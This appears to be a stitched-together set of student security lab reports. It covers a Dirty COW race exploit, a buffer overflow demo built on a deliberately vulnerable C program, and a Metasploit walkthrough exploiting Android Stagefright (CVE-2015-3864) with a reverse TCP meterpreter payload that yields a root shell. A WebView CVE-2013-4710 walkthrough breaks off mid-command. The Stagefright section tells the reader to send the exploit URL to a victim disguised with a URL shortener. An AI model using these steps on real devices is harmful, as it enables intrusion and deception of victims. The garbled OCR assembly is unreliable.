You can download the program cow attack.c from the website of the lab. The program has three threads: the main thread, the write thread, and the madvise thread. The main thread maps /zzz to memory, finds where the pattern "222222" is, and then creates two threads to exploit the Dirty COW race condition vulnerability in the OS kernel.

1.3 Set Up the write Thread The job of the write thread listed in the following is to
replace the string "222222" in the memory with "******". Since the mapped memory is of COW type, this thread alone will only be able to modify the contents in a copy of the mapped memory, which will not cause any change to the underlying /zzz file.

1.4 The madvise Thread
The madvise thread does only one thing: discarding the private copy of the mapped memory, so the page table can point back to the original mapped memory.

1.5 Launch the Attack
If the write() and the madvise() system calls are invoked alternatively, i.e., one is invoked only after the other is finished, the write operation will always be performed on the private copy, and we will never be able to modify the target file. The only way for the attack to succeed is to perform the madvise() system call while the write() system call is still running. We cannot always achieve that, so we need to try many times. As long as the probability is not extremely low, we have a chance. That is why in the threads, we run the two system calls in an infinite loop. Compile the cow attack.c and run it for a few seconds. If your attack is successful, you should be able to see a modified /zzz file. Report your results in the lab report and explain how you are able to achieve that.



```
[11/30/2022 17:13] seed@ubuntu:~$ ls -l /DirtyCowAttack
-rw-r--r-- 1 root root 33 Nov 30 17:13 /DirtyCowAttack
[11/30/2022 17:13] seed@ubuntu:~$ echo 99999 > /DirtyCowAttack
bash: /DirtyCowAttack: Permission denied
[11/30/2022 17:14] seed@ubuntu:~$ gcc cow_attack.c -lpthread
[11/30/2022 17:14] seed@ubuntu:~$ a.out
Segmentation fault (core dumped)
[11/30/2022 17:14] seed@ubuntu:~$ sudo adduser charlie
Adding user `charlie' ...
Adding new group `charlie' (1002) ...
Adding new user `charlie' (1001) with group `charlie' ...
Creating home directory `/home/charlie' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for charlie
Enter the new value, or press ENTER for the default
        Full Name []: Charlie Johnson
        Room Number []: 2
        Work Phone []: +1-456-098-7321
        Home Phone []:
        Other []:
Is the information correct? [Y/n] Y
[11/30/2022 17:16] seed@ubuntu:~$ cat /etc/passwd | grep charlie
charlie:x:1001:1002:Charlie Johnson,2,+1-456-098-7321,:/home/charlie:/bin/bash
[11/30/2022 17:17] seed@ubuntu:~$ su charlie
Password:
charlie@ubuntu:/home/seed$ id
uid=1001(charlie) gid=1002(charlie) groups=1002(charlie)
charlie@ubuntu:/home/seed$
```


BUFFER OVERFLOW ATTACK

INTRODUCTION

A buffer overflow vulnerability occurs when you give a program too much data. The excess data corrupts nearby space in memory and may alter other data. As a result, the program might report an error or behave differently. Such vulnerabilities are also called buffer overrun. When a buffer's storage capacity is exceeded by the amount of data received, an overflow occurs. It overflows because it cannot handle that volume of data. A return address is now found in a computer's memory immediately following a buffer or buffer area. The proper name for this return address is an Extended Instruction Pointer (EIP). When filled out, its purpose is to direct the computer to a certain programme. When a buffer overflows from having too much data, it spills into the return address.

IMPLEMENTATION


1) The first step is to spike. The memory area of the software that is susceptible to buffer overflows can be found here.


Warning: you are using the root account. You may harm your system.
Places
Computer
root
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
buffer
buffer.c
/root/Documents/buffer.c - Mousepad
File Edit Search View Document Help

Warning: you are using the root account. You may harm your system.

```c
#include<stdio.h>
void main()
 {
 char *name;
 char *command;
 name=(char *)malloc(10);
 command=(char *)malloc(128);
 printf("address of name is : %d\n",name);
 printf("address of command is :%d\n",command);
 printf("difference between address is :%d\n",command-name);
 printf("Enter your name:");
 gets(name);
 printf("Hello %s\n",name);
 system(command);
}
```

2) A related technique to spiking called fuzzing involves sending characters to the software to
3) Check if it can be cracked. Once this is accomplished, we search for the offset, which is the location of the buffer overflow.
4) This is carried out in order to determine the return address and buffer size. Then, we control the system by introducing a malicious shell code.



```
┌──(root㉿kali)-[~/Documents]
└─# gcc buffer.c -o buffer
buffer.c: In function 'main':
buffer.c:6:15: warning: implicit declaration of function 'malloc' [-Wimplicit-function-declaration]
    6 |  name=(char *)malloc(10);
      |               ^~~~~~
buffer.c:2:1: note: include '<stdlib.h>' or provide a declaration of 'malloc'
    1 | #include<stdio.h>
  +++ |+#include <stdlib.h>
    2 | void main()
buffer.c:6:15: warning: incompatible implicit declaration of built-in function 'malloc' [-Wbuiltin-declaration-mismatch]
    6 |  name=(char *)malloc(10);
      |               ^~~~~~
buffer.c:6:15: note: include '<stdlib.h>' or provide a declaration of 'malloc'
buffer.c:12:2: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
   12 |  gets(name);
      |  ^~~~
      |  fgets
buffer.c:14:2: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
   14 |  system(command);
      |  ^~~~~~
/usr/bin/ld: /tmp/ccREkEcd.o: in function `main':
buffer.c:(.text+0x9a): warning: the `gets' function is dangerous and should not be used.

┌──(root㉿kali)-[~/Documents]
└─# ./buffer
address of name is : 1723515552
address of command is :1723515584
difference between address is :32
Enter your name:kalilinux
Hello kalilinux

┌──(root㉿kali)-[~/Documents]
└─# ./buffer
address of name is : -1869774176
address of command is :-1869774144
difference between address is :32
Enter your name:abcdefghijklmnopqrstuvwxyz1234567890
Hello abcdefghijklmnopqrstuvwxyz1234567890
sh: 1: 7890: not found

┌──(root㉿kali)-[~/Documents]
└─# 
```

Android Stagefright MP4 tx3g Integer Overflow leads to Remote Code Execution

Assigned CVE:
CVE-2015-3864

Attack Background:


This module takes use of an integer overflow flaw in the Stagefright Library (libstagefright.so). The flaw appears when processing carefully designed MP4 files. While there are other remote attack methods, this vulnerability is designed to function within an HTML5 compliant browser. The exploit is carried out by delivering a specially constructed MP4 file containing two tx3g atoms, the total of which causes an integer overflow when the second atom is processed. As a result, an insufficiently sized temporary buffer is allocated, and a memcpy call results in a heap overflow. This variant of the attack employs a two-stage data leak based on altering the MetaData that the browser obtains from the mediaserver. This strategy is based on one described in NorthBit's Metaphor paper. To begin, we employ a variation of their method to read the address of a heap buffer next to a SampleIterator object as the video HTML element's videoHeight. The vtable pointer is then read from an empty Vector within the SampleIterator object using the video element's duration. This provides us a code address that we can use to calculate the base address of libstagefright and dynamically build a ROP chain. NOTE: The mediaserver process on various Android devices (for example, Nexus) is SELinux-constrained and so cannot utilise the execve system function. To circumvent this issue, the original hack used a kernel exploit payload that disables SELinux and launches a shell as root. Work is being done to make the system more adaptable to these sorts of scenarios. This exploit will only work on devices without SELinux or with SELinux in permissive mode until that work is completed.

Affected Android Versions:
Android 5.1 and earlier

Procedure:


1. Lets start Metasploit , Before running metasploit kindly enable PostgreSQL service on system , For starting PostgreSQL service, we'll use the command **service postgresql start**

   For starting the Metasploit framework, we'll use the command **msfconsole**



```
┌──(root💀kali)-[~]
└─# service postgresql start

┌──(root💀kali)-[~]
└─# msfconsole

       =[ metasploit v6.2.25-dev                          ]
+ -- --=[ 2264 exploits - 1186 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can use help to view all
available commands
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

2. Since we have our msfconsole ready, we'll use the search command to look for our exploit. We'll use the command **search stagefright**




```
%%%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                        Press SPACE BAR to continue


       =[ metasploit v6.2.27-dev-                         ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 948 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can use help to view all
available commands
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search stagefright

Matching Modules
================

   #  Name                                            Disclosure Date  Rank    Check  Description
   -  ----                                            ---------------  ----    -----  -----------
   0  exploit/android/browser/stagefright_mp4_tx3g_64bit  2015-08-13       normal  No     Android Stagefright MP4 tx3g Integer Overflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/android/browser/stagefright_mp4_tx3g_64bit
```

Here, the exploit we're interested in `stagefright_mp4_tx3g_64bit` located at position 0.

To select the exploit, we'll type the command **use 0**


Our exploit is now selected and ready for use.

3. To view the available options that need to be configured, type the command **show options** or **options**




```
Module options (exploit/android/browser/stagefright_mp4_tx3g_64bit):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.
                                       0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (linux/armle/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) > 
```

4. As visible from the above screenshot, we need to configure our LHOST (mandatory) For configuring LHOST, we'll use the command **set LHOST 10.0.0.6**



```
View the full module info with the info, or info -d command.

msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) > set LHOST 10.0.0.6
LHOST ⇒ 10.0.0.6
msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) > exploit
```

5. Once we're done with the configuration, to start the exploit, we will type the command **exploit** or **run**




```
msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.0.6:4444
[*] Using URL: http://10.0.0.6:8080/2BupTWq
[*] Server started.
```

6. Our exploit is running and our URL has been generated by Metasploit as we can see from the screenshot above.

7. All we need to do is send the URL to the victim. To make the URL look like a legitimate one, we can use URL shorteners such as bitly.

8. Once the victim clicks on the URL, the exploit would work and a reverse TCP connection would be established between the attacker and the victim.



```
msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) > [-] 10.0.0.1        stagefright_m
- Unknown user-agent: "Mozilla/5.0 (Linux; Android 4.4.4; Samsung) AppleWebKit/537.36 (KHTML,
36"
id
*] exec: id

uid=0(root) gid=0(root) groups=0(root)
```

9. Once we have the connection established, we can run the UNIX command **id** to see the details about the user such as its id, group id, etc.

List of commands used overall:

service postgresql start msfconsole (Now, in msfconsole) search stagefright
use 0 (number depends upon the position of exploit on search list) options set
LHOST 10.0.0.6 (LHOST depends on our IP) exploit (Once exploited)

id
pwd whoami
ls

Android Webview addJavascriptInterface code execution vulnerability.

Assigned CVE:

CVE-2013-4710

Attack Background:

An android system element called Android WebView enables web-based content to be shown by Android apps. It is based on the WebKit engine that the Android browser and other apps utilize to generate online information.

A WebView flaw that allows an attacker to run arbitrary code inside the context of a web page was found in 2013. This vulnerability could have allowed an attacker to obtain confidential information or carry out other harmful actions. In order to prevent code execution through the '**addJavascriptInterface**' method, Google implemented a security mechanism in the Android 4.2.2 release to address this vulnerability.

To guard against vulnerabilities like this one, Android users must keep their devices updated with the most recent security fixes. Additionally, developers should exercise caution and take precautions to avoid utilizing the '**addJavascriptInterface'** method in a way that could expose them to attack.


Affected Android Versions:

Android 4.2 and earlier


Procedure:

1. Adjust network adapter configurations such that both Victim (Android Device) and Attacker (Kali VM) are on

the same network. For VM, we can use **ifconfig** command to check our IP.


Android 4.1 (1024x600, 160dpi) - 192.168.18.105 - Genymotion
3:55
Google
Camera
Free for personal use

Victim IP: 192.168.18.105


Kali-Linux-2020.4-vbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
10:59 PM
root@kali: ~
File Actions Edit View Help
Screenshot taken
View image

```
┌──(root💀 kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
